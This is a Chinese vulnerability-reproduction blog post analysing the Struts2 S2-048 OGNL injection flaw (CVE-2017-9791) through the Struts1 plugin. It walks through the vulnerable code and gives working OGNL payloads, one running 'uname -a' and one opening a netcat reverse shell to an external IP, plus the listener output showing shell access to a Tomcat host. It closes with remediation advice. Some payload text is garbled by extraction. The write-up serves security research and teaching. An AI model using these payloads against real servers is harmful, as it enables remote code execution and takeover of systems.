

# 漏洞代码调试(一):Strtus2-048代码分析调试-(CVE-2017-9791)

thelostworld 2020-06-07 20:33:46



## Strtus2-048

### 一、漏洞描述:

ActionMessage 并在客户端展示, 导致其进入 getText 函数, 最后 message 被当作 ognl 表达式执行所以访问 /integration/saveGangster.action 构


### 二、影响版本:

Struts 2.3.x with Struts 1 plugin and Struts 1 action

### 三、漏洞复现:

S2-048漏洞问题出现在struts2-struts1-plugin-2.3.32.jar 插件, 这个插件的作用是可以让struts2能够兼容struts1的代码。

struts2-struts1-plugin-2.3.32-sources.jar!/org/apache/struts2/s1/Struts1Action.java




首先调用对应的action处理请求，处理完成后会产生消息，进入了getText方法，先进入execute方法：

```
Struts1Factory strutsFactory = new Struts1Factory(Dispatcher.getInstance().getConfigurationManager().getConfiguration());
ActionMapping mapping = strutsFactory.createActionMapping(actionConfig);
HttpServletRequest request = ServletActionContext.getRequest();
HttpServletResponse response = ServletActionContext.getResponse();
ActionForward forward = action.execute(mapping, this.actionForm, request, response);
ActionMessages messages = (ActionMessages)request.getAttribute("org.apache.struts.action.ACTION_MESSAGES");
if (messages != null) {
    Iterator i = messages.iterator();
    while(true) {
        while(true) {
            if (!i.hasNext()) {
                break label36;
            }
            ActionMessage msg = (ActionMessage)i.next();
            if (msg.getValues() != null && msg.getValues().length > 0) {
                this.addActionMessage(this.getText(msg.getKey(), Arrays.asList(msg.getValues())));
            } else {
                this.addActionMessage(this.getText(msg.getKey()));
            }
        }
    }
}
if (!forward instanceof WrapperActionForward && !actionConfig.getResults().containsKey(forward.getName())) {
    throw new StrutsException("Unable to handle action forwards that don't have an associated result");
}
return forward.getName();
```

找到action.execute(mapping, this.actionForm, request, response);这个action类方法的execute具体的实现代码：

进入详细的execute具体的方法代码：

```
public ActionForward execute(ActionMapping mapping, ActionForm form, ServletRequest request, ServletResponse response) throws Exception {
    try {
        this.execute(mapping, form, (HttpServletRequest)request, (HttpServletResponse)response);
    } catch (ClassCastException var6) {
        return null;
    }
    public ActionForward execute(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response) throws Exception {
        null;
    }
}
```



```
@Override public ActionForward execute(ActionMapping mapping, ActionForm form, HttpServletRequest request, HttpServletResponse response) throws Exception {
    // Some code to save the gangster to the db as necessary
    GangsterForm gform = (GangsterForm) form;
    ActionMessages messages = new ActionMessages();
    messages.add("msg", new ActionMessage("Gangster " + gform.getName() + " added successfully"));
    addMessages(request, messages);
    return mapping.findForward("success");
}
```

前台对应页面：

# Struts1 Integration

The name must not be blank

Gangster Name:

The age is required

Gangster Age:

☐


Gangster Busted Before

Gangster Description:

Submit

View Sources

Copyright © 2003-2020 [The Apache Software Foundation](#).



gform.getName()类似于\$\_POST['name'], 直接将用户输入进行拼接。  
struts2-struts1-plugin-2.3.32-sources.jar!/org/apache/struts2/s1/Struts1Action.java  
网页执行POC  
%{(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS)}. (#\_memberAccess? (#\_memberAccess=#dm): ((#container=#context['com.opensymphony.xwork2.ActionContext.container']). (#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)). (#ognlUtil.getExcludedPackageNames().clear()). (#ognlUtil.getExcludedClasses().clear()). (#context.setMemberAccess(#dm)))).  
(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('uname -a').getInputStream())). (#q)}

# Struts1 Integration

The name must not be blank

Gangster Name:

%{(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS)}

The age is required

Gangster Age:

thelostworld

☐


Gangster Busted Before

Gangster Description:

Submit

View Sources

Copyright © 2003-2020 [The Apache Software Foundation](#).



断点调试:



## Struts1 Integration - Result

Gangster Darwin localhost 19.5.0 Tue May 26 20:41:44 PDT 2020; root:xnu-6153.121.2~2/RELEASE\_ARM\_T8020 4 added successfully

**Gangster Name:**

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime.getRuntime().exec('uname -a').getInputStream()))).(#q)}
```

**Gangster Age:**

thelostworld

**Busted Before:**

false

**Gangster Description:**

[View Sources](#)

Copyright © 2003-2020 The Apache Software Foundation.

thelostw 2021 Dev

和系统的uname -a一致

```
~
~
~
~ uname -a
Darwin localhost 19.5.0 Tue May 26 20:41:44 PDT 2020; root:xnu-6153.121.2~2/RELEASE_ARM_T8020 4
~
~
~
~
~
~
~
```

换一个方式：执行反弹shell

反弹：

```
%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))).(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime.getRuntime().exec('/bin/bash XX.XX.XX.XX 34567').getInputStream()))).(#q)}
```

## Struts1 Integration

The name must not be blank

Gangster Name: 5 34567'.getInputStream()))).(#q)}

The age is required

Gangster Age: thelostworld

☐

Gangster Busted Before

Gangster Description:

Submit


反弹的POC

[View Sources](#)

Copyright © 2003-2020 The Apache Software Foundation.

thelostw 2021 Dev

断点调试获取反弹的信息：



成功执行:

## Struts1 Integration - Result

Gangster added successfully

成功执行

**Gangster Name:**

%(#dm=@ognl.OgnlContext@DEFAULT\_MEMBER\_ACCESS).(#\_memberAccess?(#\_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime@getRuntime().exec('nc -e /bin/bash 47.94.14.145 34567').getInputStream()).(#q))

**Gangster Age:**

thelostworld

**Busted Before:**

false

**Gangster Description:**

View Sources


Copyright © 2003-2020 The Apache Software Foundation.

thelostw 2

成功获取shell



```
root@kali:~# nc -ltp 34567
Listening on [0.0.0.0] (family 0, port 34567)
Connection from [223.122.129.161] port 34567 [tcp/*] accepted (family 2, sport 60370)
whoami
fuqian
ls
bootstrap.jar
catalina-tasks.xml
catalina.bat
catalina.sh
ciphers.bat
ciphers.sh
commons-daemon-native.tar.gz
commons-daemon.jar
configtest.bat
configtest.sh
daemon.sh
digest.bat
digest.sh
hs_err_pid71177.log
makebase.bat
makebase.sh
setclasspath.bat
setclasspath.sh
shutdown.bat
shutdown.sh
startup.bat
startup.sh
tomcat-juli.jar
tomcat-native.tar.gz
tool-wrapper.bat
tool-wrapper.sh
version.bat
version.sh
```



#### 四、漏洞修复：

1、临时解决方案：通过使用 resourcekeys 替代将原始消息直接传递给 ActionMessage 的方式。如下所示：

```
messages.add("msg",new ActionMessage("struts1.gangsterAdded", gform.getName()));
```

一定不要使用如下的方式

```
messages.add("msg",new ActionMessage("Gangster " + gform.getName() + " was added"));
```

3、解决方案：建议升级到最新版本。

#### 参考：

<https://seaii-blog.com/index.php/2019/12/29/90.html>

[https://blog.csdn.net/qq\\_29647709/article/details/84952381](https://blog.csdn.net/qq_29647709/article/details/84952381)

免责声明：本站提供安全工具、程序(方法)可能带有攻击性，仅供安全研究与教学之用，风险自负！

订阅查看更多复现文章、学习笔记

the lost world

安全路上，与你并肩前行！！！！